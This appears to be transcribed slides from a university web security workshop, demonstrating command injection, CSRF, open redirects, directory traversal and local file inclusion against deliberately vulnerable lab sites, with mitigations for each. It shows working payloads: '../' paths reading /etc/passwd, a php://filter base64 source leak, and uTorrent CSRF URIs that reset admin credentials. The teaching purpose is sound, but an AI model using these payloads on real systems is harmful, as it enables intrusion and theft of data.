/home/ubuntu
```

ping 127.0.0.1

pwd

Command Injection

- In other words, we have arbitrary command execution on the web server

Command Injection

- If you MUST have such a service, what can you do?
  - Perform input validation (e.g. check that the given input strictly matches a valid IP address)
  - Check against a whitelist (not a blacklist! why?)

```
// Get input
$target = $_REQUEST[ 'ip' ];
$target = stripslashes( $target );

// Split the IP into 4 octects
$octet = explode( ".", $target );

// Check IF each octet is an integer
if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
```

Cross-Site Request Forgeries (CSRF)

- Goto http://dvwa.spro.ink/vulnerabilities/csrf/

Cross-Site Request Forgeries (CSRF)

- Try changing your password
- Do you notice something in the URL?
  - http://dvwa.spro.ink/vulnerabilities/csrf/?password_new=my_new_password&password_conf=my_new_password&Change=Change#
- What if someone lured you to click on such a link?
  - Your password would have been changed without your consent!

Cross-Site Request Forgeries (CSRF)

- You say it won't happen one lah. After all, who makes applications like that?
- Do you use uTorrent?

uTorrent WebUI Cross-Site Request Forgery Vulnerability

To exploit this issue, an attacker must entice an unsuspecting victim into following a malicious URI.


The following example URIs are available:

To force a file download:
http://www.example.com:8080/gui/?action=add-url&s=http://localhost/backdoor.torrent

To change administrative credentials and settings:
http://www.example.com:8080/gui/?action=setsetting&s=webui.username&v=badmin
http://www.example.com:8080/gui/?action=setsetting&s=webui.password&v=badmin
http://www.example.com:8080/gui/?action=setsetting&s=webui.port&v=4096 http://www.example.com:8080/gui/?action=setsetting&s=webui.restrict&v=127.0.0.1/24,10.1.1.1

Cross-Site Request Forgeries (CSRF)

- How do we tackle this? Let's change the security level to 'high'



Cross-Site Request Forgeries (CSRF)

- Now when you change your password, what do you see?
- That's right, a CSRF token!
  - http://dvwa.spro.ink/vulnerabilities/csrf/?password_new=my_new_password&password_conf=my_new_password&Change=Change&user_token=ceccca9128357edc9c59dab72add364c#
  - A unique token is generated every time the user loads the form
  - Since the attacker does not have access to the token, he cannot craft a link that would contain the required token


Cross-Site Request Forgeries (CSRF)

- CSRF Token
  - Comes enabled on most frameworks (e.g. Ruby on Rails, Django, Symfony)

```
<!DOCTYPE html>
<html lang="en">
▶ <head>…</head>
▼ <body>
  ▼ <div class="container" style="text-align:center">
      ::before
    ▼ <form class="form-signin" action="/login/" method="POST">
        <input type="hidden" name="csrfmiddlewaretoken" value="14FC11v0MosBJMiHrLZQ9zvABt7hP71f">
        <h2 class="form-signin-heading">Open the fridge:</h2>
        <label for="username" class="sr-only">Username</label>
        <input name="username" class="form-control" placeholder="Username" required autofocus>
        <label for="password" class="sr-only">Password</label>
        <input type="password" name="password" class="form-control" placeholder="Password" required>
        <button class="btn btn-lg btn-primary btn-block" type="submit">Open</button>
      </form>
      <a href="/register">Create account</a>
```

Open Redirects

- Redirects are common



Open Redirects

- An open redirect is a vulnerability where an attacker manages to control the URL a redirection function emits
- This means while a legitimate use of the redirect might bring the user to www.google.com, an attacker can redirect the user to attacker.com

Open Redirects

- Why is this a big deal?
- Imagine if you were given the option to click on the following link to proceed, would you?
  - http://www.google.com/?loggedin=http://gooogle.com
- It's from the Google Domain, we should trust it right?

Open Redirects

- Let’s play around with it at
  - http://web.spro.ink/openredirect/basic.php

```php
<?php

$redirect = $_GET['url'];
if (isset($redirect)) {
    header("Location: " . $redirect);
}
else {
    show_source(__FILE__);
}
?>
```

Open Redirects

- If you haven't already realised, this is a really good way to trick people into phishing schemes
- Especially if combined with obfuscation
- You might not have fallen for the first one but would you click on this one?
  - http://google.com/?success=true&token=A21s123j123n8923h1zxu0i123klj213h41&url=main&csrf=45123jjjk123123naszxcasd&url=http://g00gle.com&tz=pz

Open Redirects

- So how do we stop this?
- Firstly, do not accept untrusted input from the user
- If you do not have a choice and must accept some form of input from the user, consider a mapping between an index and a list of approved redirection links
- As a last resort, perform some sanity checks on the URL

Directory Traversal

- When dealing with files, there are multiple ways of thinking of them in Linux
- Let’s assume you’re in the /home/orbital directory
- The following representations of file ‘testfile’ are equivalent:
  - /home/orbital/testfile
  - ./testfile
  - ../orbital/testfile

Directory Traversal

- Imagine if your web application had to handle serving files from locations that are dynamic
- Obviously, it is not practical to create a case for each file you want to serve
- So you'd probably like to automate it

Directory Traversal

- Now let's say the user can request for any of these files, and if they exist, print the contents
- It'll look something like this:
  - http://web.spro.ink/dirtraversal/basic.php

Directory Traversal

Show source

```
<html>
<head></head>
<body>

<a href="?file=one">One</a>
<a href="?file=two">Two</a>
<a href="?file=three">Three</a>
<a href="?file=four">Four</a>
<a href="?file=five">Five</a>

<br />
<a href="?src=1">Show source</a>
<?php
$f = $_GET['file'];
$s = $_GET['src'];
if (isset($f)) {
    echo "Number Ascii Art++";
    echo "<pre>";
    echo file_get_contents("nums/" . $f);
    echo "</pre>";
}
else if (isset($s)) {
    show_source(__FILE__);
}
?>

</body>
</html>
```

Directory Traversal

- It looks fine at the first glance but wait!
- Remember that ./testfile is == ../orbital/testfile if we are in the orbital directory?
- We can leverage this relative property of paths to obtain juicy information on the system
- Perhaps /etc/passwd?

Inbox (6,359) - jergorn93 | Orbital Web Security Wor | web.spro.ink/dirtraversal/ | Cookie checker - Check c | web.spro.ink/dirtraversal/ | python path normalisatio

web.spro.ink/dirtraversal/basic.php?file=../../../../../../etc/passwd

One Two Three Four Five
Show source Number Ascii Art++

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
lxd:x:107:65534::/var/lib/lxd/:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
mysql:x:112:116:MySQL Server,,,:/nonexistent:/bin/false
```

ENG 10:38 AM

Directory Traversal

- Many real life examples
- Some NUS student group and research sites are vulnerable

Directory Traversal

- How do we fix this?
- Again, consider using mappings between an index and whitelisted values
- Chroot jails can provide a restricted environment
- Validate that the normalised absolute path contains a pre-approved prefix

Local File Inclusion

- A modular approach to building your application is a good idea
- In programming, we often import or include source files that provide extra functionality
- However, when we give the user the power to decide which source files are included, this can turn nasty

Local File Inclusion

- This arises a lot in PHP due to the its paradigm but it can happen in any framework
- In fact, it can happen and probably has happened in every conceivable web framework that uses templates
- Inclusion of the file works as if the code from that file was copy and pasted into the including script

Local File Inclusion

- Local File Inclusion is very serious because in some cases, it can lead to arbitrary code execution
- At the very least, it can provide an information leakage primitive

Local File Inclusion

- The affected code looks remarkably similar to the directory traversal code
- Let’s take a look at an example at:
  - http://web.spro.ink/lfi/basic.php

Local File Inclusion

```
<html>
<head></head>
<body>
<h1>Hackers</h1><br />
<a href="?page=main">Main</a>
<a href="?page=zerocool">Zero Cool</a>
<a href="?page=acidburn">Acid Burn</a>
<!-- we had a page for The Plague but he's gone now -->

<br />
<a href="?src=1">Show source</a>
<br />
<?php
$p = $_GET['page'];
$s = $_GET['src'];
if (isset($p)) {
    chdir("pages");
    include($p . ".php");
    echo "Bio info: " . $bio;
}
else if (isset($s)) {
    show_source(__FILE__);
}
?>

</body>
</html>
```

Inbox (6,361) - jergorn93 | Orbital Web Security Wor | web.spro.ink/lfi/basic.php

web.spro.ink/lfi/basic.php?page=zerocool

Hackers

Main Zero Cool Acid Burn
Show source
Bio info: Dade Murphy's a total loser

ENG 11:03 AM

Local File Inclusion

- Let’s try that path traversal attack again

Inbox (6,361) - jergorn93 | Orbital Web Security Wor | web.spro.ink/lfi/basic.php

web.spro.ink/lfi/basic.php?page=../../../../../../../etc/passwd

Hackers

Main Zero Cool Acid Burn
Show source
Bio info:

ENG 11:05 AM

Local File Inclusion

- It did not work because now we have a new constraint!
- The suffix ".php" is prepended to the user supplied input
- We cannot include files of any other extension without some tricks

Local File Inclusion

- However, let’s go on that hint given in the source
- There seems to be an undocumented bio that we might be able to access through our control of the page parameter

Hackers

Main Zero Cool Acid Burn
Show source
Bio info: Straight to jail!

Local File Inclusion

- Indeed, it exists
- Let’s go one step further and try to read the source code
- Remember that when a file is included in PHP, the contents are treated as if they are copied and pasted into the including script so if its PHP code, we will never be able to view it

Local File Inclusion

- There is a very useful trick, however
- We can use PHP filters to convert the source file into something that is not recognisable as PHP and then we can get past the code being executed
- `php://filter/convert.base64-encode/resource=theplague`

Inbox (6,361) - jergorn93 | Orbital Web Security Wor | web.spro.ink/lfi/basic.php | Using php://filter for local

web.spro.ink/lfi/basic.php?page=php://filter/convert.base64-encode/resource=theplague

Hackers

Main Zero Cool Acid Burn
Show source
PD9waHAKCiRiaW8gPSAiU3RyYWlnaHQgdG8gamFpbCEiOwokc2VjcmV0ID0gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI7
info:

Jeremy

ENG 11:10 AM

Local File Inclusion

- It’s base64, so let’s decode it
- Use your shell or an online tool!

Inbox (6,361) - jergorn93 | Orbital Web Security Wor | web.spro.ink/lfi/basic.php | Using php://filter for local | amona@orbital-shell: ~ | New Tab

chrome-extension://pnhechapfaindjhompbnflcldabbghjo/html/nassh.html#profile-id:c8dc

```
amona@orbital-shell:~$ logout
Connection to ssh.spro.ink closed.
NaCl plugin exited with status code 0.
(R)econnect, (C)hoose another connection, or E(x)it?
Connecting to amona@ssh.spro.ink...
Loading NaCl plugin... done.
amona@ssh.spro.ink's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.


Last login: Mon May 30 23:12:45 2016 from 58.182.93.38
amona@orbital-shell:~$ base64 -d
PD9waHAKCiRiaW8gPSAiU3RyYWlnaHQgdG8gamFpbCEiOwokc2VjcmV0ID0gImlmIGl0IHdlcmVuJ3QgZm9yIHRoZSBmb3VyIG1vc3QgY29tbW9uIHBhc3N3b3Jkcy4uLiI7Cgo/Pgo=
<?php

$bio = "Straight to jail!";
$secret = "if it weren't for the four most common passwords...";

?>
amona@orbital-shell:~$
```

Local File Inclusion

- How do we fix this? (Mapping)
- Never allow any user input to be present in the argument to include
- Once an attacker can control an include, its game over
- Whitelist source files if you absolutely must have the parameter sent by the client

Insecure Objects

- There are many ways to make a system insecure
- If you aren’t careful, you can introduce bugs
- Many are tempted to roll their own authentication systems
- Often, they fail

Insecure Objects

- One such way to do that is by not making use of a secure means of maintaining persistent data for a user
- Let’s take an example:
  - http://web.spro.ink/insecureobjects/basic.php

Insecure Objects

- How can we fix this?
- Always analyse the level of you place on your users
- Never use any data that you cannot verify the integrity of
- Prefer storing the data on the server side through the session and only let the user’s browser carry and identifying session id

That’s it for the First Hour

Welcome back!

Offensive Scripting with Python

IPython Interpreter

- ipython

Python requests

- Import requests


Automating Dictionary/Brute-Forcing Attacks

Automating Blind SQLi Attacks with SQLMap

Serialization/Deserialization Attacks

Git

- http://dvwa.spro.ink/.git/
- What's the big deal?



Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2016-05-28 10:45	23	
branches/	2016-05-28 10:44	-	
config	2016-05-28 10:45	264	
description	2016-05-28 10:44	73	
hooks/	2016-05-28 10:44	-	
index	2016-05-28 10:45	74K	
info/	2016-05-28 10:44	-	
logs/	2016-05-28 10:45	-	
objects/	2016-05-28 10:44	-	
packed-refs	2016-05-28 10:45	263	
refs/	2016-05-28 10:45	-	

Apache/2.4.7 (Ubuntu) Server at dvwa.spro.ink Port 80

Fin.